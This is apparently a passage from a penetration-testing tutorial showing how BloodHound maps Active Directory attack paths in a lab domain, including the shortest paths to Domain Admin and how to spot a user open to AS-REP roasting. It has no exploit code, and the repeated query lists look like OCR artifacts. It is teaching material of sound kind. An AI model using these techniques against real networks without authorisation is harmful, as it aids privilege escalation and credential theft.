
computers.json
Upload Complete 100%

domains.json
Upload Complete 100%

groups.json
Upload Complete 100%

users.json
Upload Complete 100%

Now that all the json files have been uploaded, BloodHound GUI can start plotting the graphs. The way Bloodhound works is that now that it is loaded with the data files from the domain, you can either enter queries to plot graphs or use the Pre-Built Queries. In this guide, we will be using Pre-Built Queries.




Pre-Built Analytics Queries

Find all Domain Admins
Find Shortest Paths to Domain Admins
Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Map Domain Trusts
Shortest Paths to Unconstrained Delegation Systems
Shortest Paths from Kerberoastable Users
Shortest Paths to Domain Admins from Kerberoastable Users
Shortest Path from Owned Principals
Shortest Paths to Domain Admins from Owned Principals
Shortest Paths to High Value Targets
Find Computers where Domain Users are Local Admin
Find Computers where Domain Users can read LAPS passwords
Shortest Paths from Domain Users to High Value Targets
Find All Paths from Domain Users to High Value Targets
Find Workstations where Domain Users can RDP
Find Servers where Domain Users can RDP
Find Dangerous Rights for Domain Users Groups
Find Kerberoastable Members of High Value Groups
List all Kerberoastable Accounts
Find Kerberoastable Users with most privileges
Find Domain Admin Logons to non-Domain Controllers
Find Computers with Unsupported Operating Systems
Find AS-REP Roastable Users (DontReqPreAuth)

Enumerating with BloodHound


Let’s begin our enumeration with the Pre-Built Analytics Queries. First of them that we use is the Find all Domain Admins. This Query will fetch all the Domain Admins it can find in its database and plot them on the graph as shown in the image below. Since our Domain has only one Domain Admin, it shows one node and then for 2 groups under that Domain Admin.



Pre-Built Analytics Queries

Find all Domain Admins
Find Shortest Paths to Domain Admins
Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Map Domain Trusts
Shortest Paths to Unconstrained Delegation Systems
Shortest Paths from Kerberoastable Users
Shortest Paths to Domain Admins from Kerberoastable Users
Shortest Path from Owned Principals
Shortest Paths to Domain Admins from Owned Principals
Shortest Paths to High Value Targets
Find Computers where Domain Users are Local Admin
Find Computers where Domain Users can read LAPS passwords
Shortest Paths from Domain Users to High Value Targets
Find All Paths from Domain Users to High Value Targets
Find Workstations where Domain Users can RDP
Find Servers where Domain Users can RDP
Find Dangerous Rights for Domain Users Groups
Find Kerberoastable Members of High Value Groups
List all Kerberoastable Accounts
Find Kerberoastable Users with most privileges
Find Domain Admin Logons to non-Domain Controllers
Find Computers with Unsupported Operating Systems
Find AS-REP Roastable Users (DontReqPreAuth)

The next one is pretty interesting. This one is called Find Shortest Paths to Domain Admins. This means that BloodHound will plot the Domain Admins and the users that it can find and then we will be able to deduce what kind of path we want to take to go on exploiting so that we can reach the Domain Admin with the least Resistance. As we can see in the image below, there are 4 paths among which two (yellow nodes) are equidistant. This means we can either use any one of them to get to the Domain Admins and we know that there is Generic Write permission that we can use to exploit to get to the Domain Admin. Hence, this is how in a particularly complicated and big Domain Environment, it can help the attacker to figure out their way into the mess and get that Domain Admin Access.



Find all Domain Admins
Find Shortest Paths to Domain Admins
Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Map Domain Trusts
Shortest Paths to Unconstrained Delegation Systems
Shortest Paths from Kerberoastable Users
Shortest Paths to Domain Admins from Kerberoastable Users
Shortest Path from Owned Principals
Shortest Paths to Domain Admins from Owned Principals
Shortest Paths to High Value Targets
Find Computers where Domain Users are Local Admin
Find Computers where Domain Users can read LAPS passwords
Shortest Paths from Domain Users to High Value Targets
Find All Paths from Domain Users to High Value Targets
Find Workstations where Domain Users can RDP
Find Servers where Domain Users can RDP
Find Dangerous Rights for Domain Users Groups
Find Kerberoastable Members of High Value Groups
List all Kerberoastable Accounts
Find Kerberoastable Users with most privileges
Find Domain Admin Logons to non-Domain Controllers
Find Computers with Unsupported Operating Systems
Find AS-REP Roastable Users (DontReqPreAuth)

Custom Queries


No user defined queries.

Another Prebuilt Query that we will be using is the Find AS-REP Roastable Users (DontReqPreAuth) Query. AS-REP roasting is an offensive technique against Kerberos that allows password hashes to be retrieved for users that do not require pre-authentication. If the user has “Do not use Kerberos pre-authentication” enabled, then an attacker can recover a Kerberos AS-REP encrypted with the user’s RC4-HMAC’d password and he can attempt to crack this ticket offline.

Pre-authentication is the initial stage in Kerberos authentication, which is managed by the KDC Authentication server and is meant to prevent brute-force attacks.

From the image, we can see that the Japneet user is vulnerable to the AS-REP Roasting attack.

Learn More: AS-REP Roasting


Search for a node

Database Info | Node Info | Analysis


Find all Domain Admins
Find Shortest Paths to Domain Admins
Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Map Domain Trusts
Shortest Paths to Unconstrained Delegation Systems
Shortest Paths from Kerberoastable Users
Shortest Paths to Domain Admins from Kerberoastable Users
Shortest Path from Owned Principals
Shortest Paths to Domain Admins from Owned Principals
Shortest Paths to High Value Targets
Find Computers where Domain Users are Local Admin
Find Computers where Domain Users can read LAPS passwords
Shortest Paths from Domain Users to High Value Targets
Find All Paths from Domain Users to High Value Targets
Find Workstations where Domain Users can RDP
Find Servers where Domain Users can RDP
Find Dangerous Rights for Domain Users Groups
Find Kerberoastable Members of High Value Groups
List all Kerberoastable Accounts
Find Kerberoastable Users with most privileges
Find Domain Admin Logons to non-Domain Controllers
Find Computers with Unsupported Operating Systems
Find AS-REP Roastable Users (DontReqPreAuth)

Custom Queries

No user defined queries.

JAPNEET@IGNITE.LOCAL

The conclusion that we came to according to our Enumeration with BloodHound is that the Japneet user is vulnerable to AS-REP Roasting. This claim can be verified by browsing the Active Directory Users and Computers and then further descending into the user Properties of the Japneet user. In the Japneet user Properties Window, there is an Account Tab. Inside the Account tab, we can see that the Japneet user does not require Kerberos preauthetication.



User logon name: japneet @ignite.local

User logon name (pre-Windows 2000): IGNITE\ japneet

☐ Unlock account

Account options:

